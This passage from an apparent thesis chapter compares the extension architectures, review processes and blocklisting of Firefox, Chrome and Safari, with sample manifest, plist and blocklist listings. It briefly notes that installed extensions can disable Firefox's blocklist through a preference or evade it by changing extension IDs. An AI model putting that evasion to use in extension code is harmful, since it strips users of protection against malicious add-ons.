

Figure 2.2: Firefox Add-on SDK extension layers [3].

2.2.2.4 Mozilla Addon Gallery

All extensions that are hosted in Mozilla's add-on gallery (AMO)[11] have to pass an automated verification tool as well as a manual review process to ensure that the extensions are safe to install and use [69]. After a new extension has been uploaded to the gallery, developers can choose between a preliminary or a full review.

Preliminary reviews may be chosen if the extension is still in an experimental phase or only used by a small number of users. The goal of preliminary reviews is to detect major policy violations or security vulnerabilities by reviewing the source code and to provide feedback to the developer. Extensions that pass the preliminary review are shown in the extension gallery, but are ranked lower as their fully reviewed counterparts. Additionally, these extensions are marked as experimental in their detail page and cannot ask for voluntary donations or use the beta channel.

Stable and well-tested extensions can be nominated for a full review by the developer. During a full review, editors conduct a detailed source code review, to ensure that the extension does not violate Mozilla's coding guidelines, follows performance and security best practices, and is in compliance with Mozilla's add-on and privacy policies. Additionally, all extensions undergoing a full review are installed by the editors to test their functionality. Add-ons that do not pass a full review can be granted a preliminary review status or are disabled, depending on the severity of the violations.

Mozilla's add-on policies fully prohibit add-ons that include malicious code, launch or install software outside the application, make unwanted or unexpected changes to web pages or to the application's settings, and several additional violations that cause immediate rejection. Furthermore, extensions that execute or inject external code or provide a custom update mechanism are denied access to the add-on gallery, since the safety of future versions of the extensions or the external code cannot be ensured. If an extension contains binary components or obfuscated code, the developer has to provide the readable source code of each version to the reviewer. Updates to add-ons that have previously passed a review are automatically put into the corresponding review queue.

[11] `https://addons.mozilla.org`

2.2.2.5 Mozilla Blocklist

Even with the Mozilla Add-on gallery as a source of reviewed, secure extensions, the installation of vulnerable or malicious extensions from other sources cannot be prevented. Nowadays, most unwanted or malicious extensions are added to the browser by external applications, either as a byproduct of a software installation or by malware running on the victim's computer. Another frequently used infection vector is social engineering, where the user is tricked into installing an extension from an untrusted source. To detect already installed extensions which might harm the performance and security of the browser, and to prevent the installation of such extensions, Firefox regularly downloads a blocklist and disables or removes all extensions contained in this list [50].

The blocked extensions are grouped in two categories: soft-blocks and hard-blocks. Extensions that violate Mozilla's add-on policies or negatively effect the performance and stability of the browser, but are otherwise non-malicious, are soft-blocked. In case of a soft-block, the extension is deactivated and the user is notified about the risks of using the extension. However, users are able to manually reactivate soft-blocked extensions. Extensions that contain critical security vulnerabilities or malicious functionality are always hard-blocked. In this case, the extension is completely disabled and installation attempts are blocked by the browser. The user is notified about the blocked extension but cannot override the blocking. Which block type is chosen depends on the `severity` value, a numerical value of zero to three, contained in the blocklist entry of each item. By default, all items without a severity rating, or a severity value of 2 or higher are hard-blocked by the browser. In the blocklist excerpt shown in Listing 2.3 the first two items (i454 and i58) would be treated as malicious and hard-blocked, whereas the third item (i402) would only be soft-blocked and could be re-enabled.

```
<?xml version="1.0"?>
<!-- Fri 16.05.2014 - ~9:00 -->
<blocklist lastupdate="1398899403000" xmlns="http://www.mozilla.org/2006/
    addons-blocklist">
  <emItems>
    <emItem blockID="i454" id="sqlmoz@facebook.com">
      <versionRange maxVersion="*" minVersion="0" severity="3"/>
      <versionRange maxVersion="*" minVersion="0" severity="3"/>
      <prefs/>
    </emItem>
    <emItem blockID="i58" id="webmaster@buzzzzvideos.info">
      <versionRange maxVersion="*" minVersion="0"/>
      <prefs/>
    </emItem>
    <emItem blockID="i402" id="{99079a25-328f-4bd4-be04-00955acaa0a7}">
      <versionRange maxVersion="4.3.1.00" minVersion="0.1" severity="1"/>
      <versionRange maxVersion="*" minVersion="0" severity="1"/>
      <prefs/>
```

```
    </emItem>
    <emItem blockID="i71" id="youtube@2youtube.com">
       <versionRange maxVersion="*" minVersion="0"/>
       <prefs/>
    </emItem>
[...]
</blocklist>
```

Listing 2.3: Firefox `blocklist.xml` format.

During the browser's startup, Firefox downloads the latest blocklist and conducts a full extension check. Furthermore, extensions are compared to the blocklist prior to being installed or updated, and the browser updates the blocklist and rescans the installed extensions in fixed intervals. The blocklist is stored in the user's Firefox profile directory in the file `blocklist.xml`. During each update Firefox downloads a full copy of the blocklist and replaces the previous file, to prevent local modifications of the blocked items. In addition to extensions, the blocklist mechanism is used to detect insecure or malicious plugins, and graphics drivers that are known to cause stability issues on certain operating systems.

However, the blocklisting of components in Firefox can easily be circumvented or disabled. Firstly, extensions that are already installed on the system can completely disable the blocklist feature by changing the setting `extensions.blocklist.enabled` to `false`. In addition, developers of malicious extensions could generate a new extension ID for each installed extension bundle to drastically reduce the effectiveness of the blocklist.

A detailed analysis of the malware extensions contained in the Firefox blocklist is presented in Section 4.1.

2.3 Chrome

Google Chrome is a freeware browser developed by Google. The main design goals when creating Chrome were to create a fast, simple and secure web browser. As a result, the browser is built using a multi-process architecture, which aims at improving the browser's performance and allows the execution of critical components in separate, sandboxed processes.

Even though Chrome itself is not open source software, most of its source code is available as the Chromium project[12]. Chromium is the development tree on top of which Google adds several closed-source components, including an integrated Flash Player, a print system, and an auto-update service to build the official Chrome releases. The Chromium project and the first beta version of Chrome for Microsoft Windows were released in September 2008. Initially, Chrome was only available for Microsoft Windows, support for OS X and Linux was added in May 2010 with the release of Chrome 5.0. Google Chrome is also available for mobile devices running Android and iOS. The Android version of Chrome is built from the same codebase as the desktop version, whereas Chrome for iOS is required to use Apple's iOS WebKit rendering

[12] `http://www.chromium.org/Home`

engine due to limitations for releasing browsers in Apple's App Store. Neither of the two mobile versions supports browser extensions or plugins.

Since none of the closed-source components added by Google affects the browser's core functionality or handling of extensions, the technical details described in this chapter are the same for Chrome and Chromium, as well as other Chromium-based browsers, such as recent versions of Opera.

2.3.1 Chrome Architecture

The most prominent feature of Chrome's architecture is the separation of the browser into two modules: the browser kernel and the rendering engine. One of the main reasons for this architecture is the creation of two protection domains. Only the browser kernel is allowed to interact with the operating system, the rendering engine is executed in a sandbox with restricted privileges and no direct operating system access.

As shown in Table 2.3, the browser kernel is responsible for all interactions with the operating system and the user, such as network requests, persistent storage, user input, and management of tabs and windows. Furthermore, it manages the currently active rendering engines, keeps information about the current state, and exposes an API to the rendering engine to issue network requests and display the rendered web page. The browser kernel is the only component of Chrome which is executed with the user's permissions.

The second module is the rendering engine, which is responsible for parsing, interpreting and rendering web pages. Chrome treats all web content as untrusted input, which is why the rendering engine is executed in a separate, sandboxed process. From the browser kernel point of view, the rendering engine is treated as a black box that takes raw data as input and produces a rendered bitmap. The most important components of Chrome's rendering engine are the layout engine *Blink* and the *V8 JavaScript Engine*. Blink is a fork of WebKit's WebCore rendering engine, which was used in Chrome until version 27.

The components contained in the rendering engine, such as the HTML parser, the DOM, media renderers, and the JavaScript virtual machine, are usually among the most complex components of a web browser. As a result, these components have historically been a major source of security vulnerabilities. Barth *et al.* [6] found that 67.4% (87 of 129) of the analyzed vulnerabilities in Firefox, Internet Explorer, and Safari occurred in components that are part of the rendering engine. As a consequence, the security architecture of Chrome was designed to minimize the effect of vulnerabilities in the rendering engine on the browser core and the operating system.

The main mechanism to increase the security of Chrome is the execution of all critical components in separated, restricted environments. Only the browser kernel is able to directly access operating system functionality, such as networking, user interaction, and persistent storage, with the permissions of the user running the browser. To limit the consequences of exploitable vulnerabilities in the browser engine, all renderers are executed in separate processes, thus prohibiting attackers from accessing and modifying the browser kernel's memory, as well as the memory space of other rendering instances. The rendering engine is only allowed to communicate with external components via an API exposed by the browser kernel [6].

Browser Kernel	Rendering Engine
Cookie database	HTML parsing
History database	CSS parsing
Password database	Image decoding
Window management	JavaScript interpreter
Location bar	Regular expressions
Safe Browsing blacklist	Layout
Network stack	Document Object Model
SSL/TLS	Rendering
Disk cache	SVG
Download manager	XML parsing
Clipboard	XSLT

Table 2.3: The assignment of tasks between the browser kernel and the rendering engine [6].

In addition, the renderer's permissions are heavily restricted by a sandbox embedded in the browser. By default, any interaction with the operating system other than via the browser kernel API is prohibited. System calls that could be used by attackers to compromise the browser kernel or the operating system are blocked. Furthermore, the sandbox restricts access to local files and network resources [6]. The exact implementation and available features of the sandboxing mechanisms vary depending on the underlying platform, since Chrome leverages sandboxing mechanisms provided by the operating systems. For example, the Windows sandbox is based on four Windows security mechanisms: a restricted access token, the Windows *job* object, the *desktop* object, and the integrity levels [13]. The access token is used to describe the security context and controls the resources that are accessible to a sandboxed process. The second mechanism, the job object, is used to enforce several global restrictions. It is, for example, used to disallow reading and writing to the clipboard, setting global windows hooks, and the creation of child processes. In addition, sandboxed processes use an alternate desktop to prevent them from being able to scrape the screen and to limit access to resources like the keybord or mouse, that do not have a security descriptor and are thus not secured by the access token or the job object. The integrity level mechanism is available in Windows since Vista. Integrity levels provide a form of mandatory access control (MAC) and restrict the processes' access to several shared resources depending on the defined integrity level. The Chrome sandbox is running at a low integrity level (LI), which restricts the access to several shared resources.

On OS X the `sandbox` framework, also called Seatbelt, is used [12]. Chrome includes several predefined sandbox profiles, which are activated by calling the API function `init_sandbox()`. In addition to a common sandbox profile that is used for the initial setup of the sandbox, Chrome includes different profiles for render and extension processes, the utility process, and the worker process.

On Linux-based systems Chrome uses a two-layered approach, leveraging multiple security mechanisms to create a restricted execution environment for rendering processes [11]. The first

layer, called SUID sandbox, consists of the SUID binary `linux_sandbox`, which chroots the process into a new network and PID namespace. Additional measures ensure that rendering processes cannot `ptrace` or `kill` other rendering or unsandboxed processes. The second layer, seccomp-BPF, creates a BSD Packet Filter for each sandboxed process. This BPF filter is interpreted by the kernel and is used to filter system calls that should not be available to sandboxed processes.

The communication layer between the browser's multiple processes is implemented based on traditional inter-process communication (IPC) mechanisms provided by the operating systems. On Microsoft Windows named pipes are used, on POSIX compliant systems Chrome uses sockets. Each component in Chrome, the browser kernel as well as each renderer, has a separate thread that manages communication. Messages between the browser kernel and the renderer are usually processed asynchronously, to avoid impacting the performance of the browser kernel or the user interface thread. The only exception to the asynchronous IPC messaging API is the renderer's ability to request data from the browser core in a synchronous way, for example when accessing cookies, or other performance critical data managed by the browser kernel [10].

2.3.2 Chrome Extensibility

Similar to Firefox, Chrome was not only designed as a browser but as a platform and runtime environment for extensions and browser-based applications. In addition to traditional browser plugins and JavaScript-based extensions, Chrome supports *Chrome Apps*, JavaScript-based applications which are executed inside the browser.

Support for JavaScript-based extensions was added to Chrome in version 4 released in January 2010. Similar to the browser itself, the extension framework was designed to provide maximum security while still being compatible with traditional web technologies. As a result, Chrome extensions are split into multiple components and interact with the browser using high-level JavaScript APIs. Extensions that access browser resources or web pages have to declare all required permissions in their extension manifest. The Chrome extension model is analyzed in more detail in the following sections.

Besides web-based extensions Chrome also supports native plugins using the Netscape Plugin API (NPAPI) and the more recent *Pepper Plugin API* (PPAPI) developed by Google. Due to the huge number of browsers with support for NPAPI plugins, the API has become the de facto standard interface for browser plugins. However, NPAPI plugins are usually not compatible with Chrome's security mechanisms, which is why they have to be executed in a separate, unrestricted processes outside of Chrome's browser kernel and renderer processes. Since plugins consist of native code, exploitable vulnerabilities or malicious plugins render all of Chrome's security features useless and allow attackers to gain access to the system. As a result, Google is currently in the process of removing the support for NPAPI plugins from Chrome. Since September 2013, new NPAPI plugins are no longer accepted in the Chrome Web Store and the usage of existing plugins is gradually restricted. Google plans to completely remove support for NPAPI plugins in Chrome by the end of 2014 [78].

The successor to NPAPI is the Pepper Plugin API (PPAPI) [26], which provides similar functionality in a secure environment. The Pepper runtime is based on the *Native Client* (NaCl) project, a sandbox developed by Google to run compiled C and C++ code securely in

the browser [28]. Native Client combines the performance of native code with the security of sandboxed browser extensions. Furthermore, it allows the reuse of existing libraries written in C or C++. Several security measures are implemented to ensure that code executed in NaCl cannot interfere with the browser or the operating system. NaCl code can access system resources only through whitelisted APIs and the Native Client module is always executed in a process with restricted permissions. The Pepper Plugin API extends the NaCl interface to allow C and C++ modules to communicate with the browser and system level functions in a safe way. Pepper is currently used in Chrome for the built-in PDF reader and the Pepper-based version of the Flash plugin.

A concept which is only found in Chrome are browser-based applications, called *Chrome Apps* [29]. Chrome Apps can be written in JavaScript, HTML, and CSS, but can also contain Native Client modules written in C or C++. In order to be able to execute NaCl modules on all operating systems, the source code is compiled to a platform independent bytecode format, which is executed in the *Portable Native Client* (PNaCl) sandbox, an extension of Native Client.

2.3.2.1 Chrome Extensions

At the time Google started developing a new extension framework to be used in Chrome, most browsers, including Firefox and Internet Explorer, ran browser extensions and BHOs in the same process space as the browser itself. As a result, malicious web pages were able to exploit vulnerabilities in the extension to attack the browser and the underlying system. In addition, extensions had unlimited access to browsers internal data, which resulted in BHOs and extensions becoming one of the main techniques employed by malware developers. Based on the shortcomings and security risks of existing extension systems, the Chrome team developed a new extension security model that follows the security principles of *privilege separation*, *least privilege*, and *strong isolation* [45].

Privilege separation. The principle of privilege separation is implemented by separating each extension into two main components: the extension core and content scripts [19]. The extension core can consist of one or multiple HTML files, which contain the extension's background JavaScript logic and interface elements. *Background pages* and *event pages* are used for long running background tasks of an extension. They can access Chrome's JavaScript extension APIs and communicate with other extension components using asynchronous message passing. Extensions can add elements to the browser's interface using *UI pages* written in HTML, CSS, and JavaScript. Using *browser actions*, extensions can display an icon in Chrome's main toolbar or define UI pages for extension tooltips or popups. In addition, extensions can use UI pages to show an option page allowing users to change the extension's settings, or modify the browser's bookmark, history, and new tab pages using *override pages*. Elements contained in the extension core, such as background pages and event pages, can access the browser's extension API and interact with external web services via HTTP requests. However, accessing and modifying web pages displayed in the browser is only possible by injecting content scripts. In order to protect the browser and other extensions from vulnerable or malicious extension core components, each extension core is executed in a separate process. The extension core communicates with the

content scripts and the browser via JavaScript messaging APIs, which are based on Chromes IPC messaging mechanisms [45, 5].

Content scripts are JavaScript files that are executed in the context of the web page they are loaded into. The content script of a page is executed in the process space of the renderer, to allow content scripts to access the DOM. Content scripts can be used to modify the content of a page, for example to remove ads, change the formatting of certain elements, or add new content. However, they cannot use any of the `chrome.*` extension APIs to interact with the browser, or directly access variables or functions defined in the extension's core pages [45, 5].

Least privilege. To enforce the principle of least privilege, Chrome extensions are executed with a restricted set of permissions. By default, extensions cannot access any of the browser's extension APIs or interact with web pages. All required privileges have to be explicitly requested by the extension by declaring the names of the used APIs in the extension's manifest. The browser's extension APIs are grouped in several modules according to their functionality. Frequently used modules are `chrome.tabs`, to interact with the tabbing system of the browser, `chrome.windows`, to interact with browser windows, and `chrome.i18n`, to provide internationalization for an extension. In addition to browser APIs, extensions also need to specify all web pages they want to interact with. The permissions to access web pages affect the ability to issue cross-origin HTTP requests, and to injection content scripts [45, 5].

Strong isolation. The principle of strong isolation is found on three levels in the Chrome extension model. One isolation layer is the execution of content scripts inside the renderer process in a restricted JavaScript environment, called *isolated world*. Isolated world separates the extension code from untrusted JavaScript code embedded in the page and maintains a copy of the DOM, which is used by content scripts. The second isolation layer is the multi-process architecture of Chrome. Since content scripts are executed inside the renderer processes, code inside content scripts cannot be used to access the extension's core components or other browser components. The third mechanism is the same-origin policy, which is enforced for all requests by the extension core to external resources. By default, an extension can only access files inside its installation path, which is prefixed with the extension's unique ID. Any cross-origin resources which should be accessible to the extension have to be explicitly declared in the extension's manifest [45, 5].

Even though Chrome provides several mechanisms to execute browser extensions in a secure environment, most of these measures are primarily designed to protect the browser from vulnerabilities in otherwise benign extensions. Malware extensions can simply request the required permissions to access private data or modify web pages for their malicious intents. Although Chrome displays all requested permissions to the user during the installation of the extension, the browser provides no information about how and where these permissions are used. The *Chrome Apps & Extensions Developer Tool*[13] developed by Google allows users to view which APIs are used by the extension during runtime. However, it is not possible to see in detail which information is accessed by the extension or where the data is sent to.

[13] `https://chrome.google.com/webstore/detail/chrome-apps-extensions-de/ohmmkhmmmpcnpikjeljgnaoabkaalbgc`

2.3.2.2 Extension Anatomy

Chrome extensions are packed as signed ZIP files using the file extension `.crx`. The extension package can be created using the Chrome Developer Dashboard[14] or directly in the browser using Chrome's Developer mode.

Each extension includes a JSON formatted manifest file (`manifest.json`) which contains information about the extension, such as the included files and required permissions. The only required manifest fields are the extension's `name` and `version`. The remaining fields are optional and vary depending on the type of the extension and its included content. Extensions developers can add further information about the extension using the fields `description`, `author`, `homepage_url`, and several more. Since Chrome extensions can contain different scripts, the type of all included scripts, as well as additional content, such as HTML pages, stylesheets, or images, are declared in the extension's manifest [25].

The manifest is also used to declare the required permissions of an extension. The field `permissions` contains the name of all required `chrome.*` APIs, as well as URLs or URL match patterns that define all URLs an extension is allowed to access. The declared permissions are used to show appropriate warnings to the user during the installation of the extension or if the permissions of an extension are changed during an update. In addition to the required permissions, the field `optional_permissions` can be used to declare additional permissions which can be requested at runtime and need to be explicitly granted by the user [25].

An example manifest showcasing some of the most frequently used manifest fields is shown in Listing 2.4.

```
{
  // Required
  "name": "My Extension",
  "version": "0.1",

  "manifest_version": 2,
  "description": "Test extension.",
  "icons": { "128": "icon_128.png" },
  "background": {
    "persistent": false,
    "scripts": ["background.js"]
  },
  "permissions": [
    "http://*.google.com/",
    "https://*.google.com/",
    "tabs"
  ],
  "browser_action": {
    "default_icon": "icon.png",
```

[14] `https://chrome.google.com/webstore/developer/dashboard`

```
    "default_popup": "popup.html"
  },
  "content_scripts": [
    {
      "matches": [
        "http://*.google.com/",
        "https://*.google.com/"
      ],
      "css": ["style.css"],
      "js": ["example_script.js"]
    }
  ],
}
```

Listing 2.4: Chrome `manifest.json` example

2.3.2.3 Chrome Web Store & Extension Blocking

To prevent users from infecting their browsers with malicious extensions, the possibilities to install extensions in Chrome are heavily restricted. The main source of extensions is the Chrome Web Store[15], which is the only way to install extensions directly in the browser. Additionally, extensions can be installed by dragging a locally saved extension file onto the browser's extension management page, via Group Policies in a Windows enterprise environment, or by loading the extension's source files in the browser's extension developer mode.

To upload an extension to the Chrome Web Store, developers need to register a Chrome Developer account for a one-time registration fee. All published extensions are tied to a single account via the developer's certificate, which is used to sign the extension bundle as well as subsequent updates to the extension. During the upload, each extension is assigned its unique extension ID, and the developer is able to provide a description, additional screenshots, and define payment options [27].

Unlike extensions hosted on Mozilla's Addon Gallery or the Opera extension catalog, Google does not require a full manual review for extensions hosted on the Chrome Web Store. All extensions are analyzed using an automated process, which aims at detecting malicious behaviour and violations of Google's extension policies. Extensions require manual approval if they contain binary NativeClient components, request overly invasive permissions, or trigger certain flags during the automated scan. In order to prevent malware authors from developing evasive techniques to pass the automated extension scan, Google does not provide detailed information about the review process. The lack of compulsory manual reviews for all extensions and updates has led to several cases of malware extensions being hosted on the official Chrome Web Store [46, 18].

One of the largest remaining threats for most browser extension systems is the silent installation of malicious extensions by external applications. To combat extension installations without the user's consent, Chrome on Windows only allows accepts extensions that are hosted on the

[15] `https://chrome.google.com/webstore/`

Chrome Web Store. Extensions that were previously installed from external sources are disabled and cannot be re-installed until the extension is uploaded to the Chrome Web Store [37]. Chrome for Linux and OS X still allow the installation of extensions that are not hosted by Google, even though the silent installation of unwanted browser extensions is possible on these systems in the same manner.

Similar to Firefox, Chrome includes a mechanism to block and remove known malicious extensions from the browser. The Chrome extension blacklist is based on the Google Safe-Browsing mechanism, a service which was originally used to block web pages containing malicious content. The browser checks the status of an extension by sending a request containing the extension's ID to the Safe-Browsing blacklist API. Unlike Mozilla, Google does not provide detailed information about the blacklisting mechanism or which extensions are added to the blacklist.

2.4 Safari

Safari is a web browser developed by Apple Inc. and included in the OS X and iOS operating systems. The first stable version of Safari was released in June 2003 for OS X. Since OS X 10.3 (October 2003) Safari is included in Apple's operating system as default browser. The latest stable release is version 8.0 for OS X Yosemite; all tests for this thesis were conducted with Safari version 6.1.3 on OS X Mountain Lion. The browser's handling of extensions has not been changed between these versions.

With the announcement of Apple's iPhone in January 2007, Apple also introduced Safari for iOS. The mobile version shares the WebKit browser engine with its desktop counterpart, but lacks support for plugins or extensions. Support for Microsoft Windows was introduced with Safari 3 in June 2007, but has since been discontinued. Safari 5.1.7 (May 2012) was the last version to be released for Microsoft Windows.

Safari's main component, the browser engine WebKit, is available as open source software, whereas the rest of the browser consists of proprietary code. Due to the closed source nature of the browser core, the following analysis is mainly based on the information available for WebKit and the extension developer guides provided by Apple.

2.4.1 Safari Architecture

The core component of Safari is the browser engine WebKit (currently version WebKit2), which includes the rendering engine WebCore and the JavaScript engine JavaScriptCore. The WebKit project was started by Apple as a fork of the KDE projects KHTML and KJS.

Similar to Chrome, Safari is a multi-process browser that executes the browser core and the rendering engines in separate processes. However, while Chrome achieves its split process architecture by wrapping the whole rendering engine in a separate sandbox process, Safari's renderer process handling is built directly into WebKit2. As a result, all clients using WebKit2 can make use of the split process model. A comparison of the process models of Safari and Chrome is shown in Figure 2.3. As in Chrome, the separation of the browser's core process and renderer processes aims at improving the security and performance of Safari. Additionally, the



Figure 2.3: Comparison of process models of Safari (WebKit2) and Chrome (Blink) [14].

renderer processes are executed with restricted permissions. Safari's sandboxing capabilities are not directly included in the browser or WebKit, but are provided by the `sandbox` utility included in OS X.

Communication between the processes is based on the CoreIPC message passing mechanism provided by WebKit. On OS X CoreIPC is based on Mach messages, on Windows it uses named pipes. To send rendered bitmaps from the renderer to the browser process the cross-process `DrawingArea` is used [14].

2.4.2 Safari Extensibility

Safari did not support JavaScript-based browser extensions until Safari 5, released in June 2010. The current extension model resembles the one found in Chrome, however, Safari provides only a very limited set of extension APIs. More details about Safari's extension support are presented in the next section.

Prior to extensions, native browser plugins were the only way to extend Safari. Historically, WebKit provided its own custom plugin API. However, due to security restrictions with the WebKit plugin API and the limited availability of plugins, Safari switched to the Netscape Plugin API. Since OS X 10.6 Safari plugins on 64 bit capable computers are executed in a separate process to improve the stability and security of plugins in the browser. Starting with OS X Mavericks (10.9) and Safari 7, browser plugins are executed in Apple's App Sandbox. Thus, plugins can only access the filesystem, devices, or IPC mechanisms according to the sandboxing rules defined for each plugin [86].

2.4.2.1 Safari Extensions

The basic concepts of Safari's extension model are similar to those of Chrome or Firefox Add-on SDK extensions: the browser provides a high-level JavaScript API and extensions consist of two parts with different permissions. One part interacts with Safari using the browser's extension APIs, the second part consists of JavaScript files which are injected into the displayed web pages. The two parts are strictly separated, but components can exchange data via message proxies.

The background part of a Safari extension can consist of several HTML pages, including a *global HTML page*, *extension bar pages*, and *popover pages*. The global HTML page is the "application" part of an extension. Despite being saved as HTML file, the global HTML page is never displayed in the browser but is used to load JavaScript code running in the background. The global HTML page is loaded when Safari starts, or when the extension is installed or enabled. Additional content files containing HTML, CSS, or JavaScript code, can be used to create extension bars, popovers or full-page tabs.

JavaScript code in the application parts of Safari extensions, the global HTML page, popover pages, and extension bar pages are able to access the privileged classes `SafariApplication` and `SafariExtension` in the browser's extension API. `SafariApplication` is used to interact with the browser, for example to obtain a list of opened windows or to listen for events regarding browser windows or tabs. The class `SafariExtension` represents the extension itself. It contains information about the extension, such as its version or stored settings, and provides methods to interact with browser menus, popovers, and injected content. Scripts in the global HTML page, popovers, and extension bars cannot access the content of web pages, nor can they access functions or variables in injected scripts.

Injected scripts have the same permissions as scripts originating from the site's own domain. They are allowed to access the standard JavaScript API as well as WebKit and Safari specific JavaScript extensions. Injected scripts are neither allowed to interact with the privileged `SafariApplication` or `SafariExtension` classes, nor can they respond to global toolbar events or access functions or variables in the global HTML page or extension bar pages. The only extension-specific JavaScript class accessible to injected scripts is `SafariContentExtension`, which contains the read-only property `baseURI` used to access files included in the extension bundle.

Extension developers can specify which web pages are accessible to an extension. These settings affect the injection of scripts and stylesheets, as well as manipulations of the tab in which the page is loaded. Extension developers can grant their extension access to all web pages, define a list of allowed pages, or completely deny access to all web pages. Additionally, blacklists and whitelists can be used to further control which content is accessible to the extension. These can also be specified for content scripts that are injected at runtime. To ensure the safety of Safari extensions access to local data is very restricted. Locally stored content can only be accessed inside the extension's package, which requires the extension's developer to include the required files at build time. Extension settings and additional data can be stored by extensions via the extension settings API or the HTML5 local storage feature.

In contrast to the Firefox Addon SDK or Chrome's extension model, Safari's extension model does not provide any means to restrict access to the browsers extension API. This means, that JavaScript contained in the global HTML page and extension bar or popover pages has

full access to the browser's extension APIs. Since Safari's extensions APIs are very limited in comparison to the other browsers, and due to the browser's restrictive extension safeguards, the possibilities to conduct malicious activities are limited. However, as the malware extension CoinThief (analyzed in Section 4.2.3) shows, even with the limited Safari APIs, malware developers are able to steal private data and inject malicious code.

2.4.2.2 Extension Anatomy

Safari extensions can be created using the browser's *Extension Builder*. To be able to build an extension, developers have to sign up for the Safari Developer Program to obtain a developer certificate. The certificate is required to sign the finished extension bundle, unsigned extensions are rejected by the browser. The Extension Builder provides an interface to enter the extension's information, add content to the extension, and specify which URLs or data schemes are accessible to the extension.

Safari extensions are packed as signed XAR archives using the `.safariextz` file extension. Each extension has to provide the property list file `Info.plist`[16], which is similar to the manifest files contained in extensions for Firefox or Chrome. It includes the extension's name, version, identifier, and author, as as well as the path to and type of included content. Furthermore, the property list file contains the extension's access permissions (Extension Website Access and Black-/Whitelists) which were defined in Safari's Extension Builder. The file `Info.plist` is automatically generated by the Extension Builder and is the only file that is mandatory for every extension. Additionally, the file `Settings.plist` can be included to set the default settings of the extension.

Listing 2.5 displays a property list file for an extension called "DemoExtension". The extension consists of the global HTML page `Global.html` and the injected script `InjectedScript.js`. The access permissions are set to allow the extension access to all web pages, inluding pages served via HTTPS.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/
    DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>CFBundleDisplayName</key>
    <string>DemoExtension</string>
    <key>CFBundleIdentifier</key>
    <string>com.demoextension</string>
    <key>CFBundleInfoDictionaryVersion</key>
    <string>6.0</string>
    <key>CFBundleShortVersionString</key>
    <string>1.0</string>
    <key>CFBundleVersion</key>
```

[16]Property list (plist) files are used in OS X to store serialized (meta)data.

```
    <string>1</string>
    <key>Chrome</key>
    <dict>
        <key>Global Page</key>
        <string>Global.html</string>
    </dict>
    <key>Content</key>
    <dict>
        <key>Scripts</key>
        <dict>
            <key>Start</key>
            <array>
                <string>javascript/InjectedScript.js</string>
            </array>
        </dict>
    </dict>
    <key>ExtensionInfoDictionaryVersion</key>
    <string>1.0</string>
    <key>Permissions</key>
    <dict>
        <key>Website Access</key>
        <dict>
            <key>Include Secure Pages</key>
            <true/>
            <key>Level</key>
            <string>All</string>
        </dict>
    </dict>
</dict>
</plist>
```

Listing 2.5: Safari `Info.plist`

2.4.2.3 Safari Extension Gallery & Extension Blocking

Apple does not impose any restriction regarding the installation source of Safari extensions. Extensions can be hosted on the developer's server or a third party extension platform. In addition, extension can be installed by the user from a local file [32].

Extension developers can submit their extensions to the *Safari Extension Gallery*[17]. Apple manually reviews all extensions that are submitted to be displayed in the Extension Gallery. However, no details about the review process are publicly available. In contrast to the remaining browsers analyzed in this thesis, extensions accepted to Safari's extension gallery are not hosted

[17] `http://extensions.apple.com/`

by Apple. The extensions have to be hosted by the extension developers themselves, the Safari Extension Gallery simply links to the developer's download page.

Safari provides no facilities to automatically remove or block malicious extensions.

2.5 Opera

Opera is a free web browser developed by Opera Software. The browser was first publicly demonstrated in 1995, but the initial versions were only available to a limited number of users. In 1996, Opera 2.10 for Microsoft Windows was made available to the public [81].

Opera is designed as a fast and feature rich web browser, with high compliance to web standards. Over the years, Opera gained many innovative features, for example mouse gesture control, email and BitTorrent capabilities, and an RSS feed reader. Many features which were first introduced in Opera were later implemented in other web browsers.

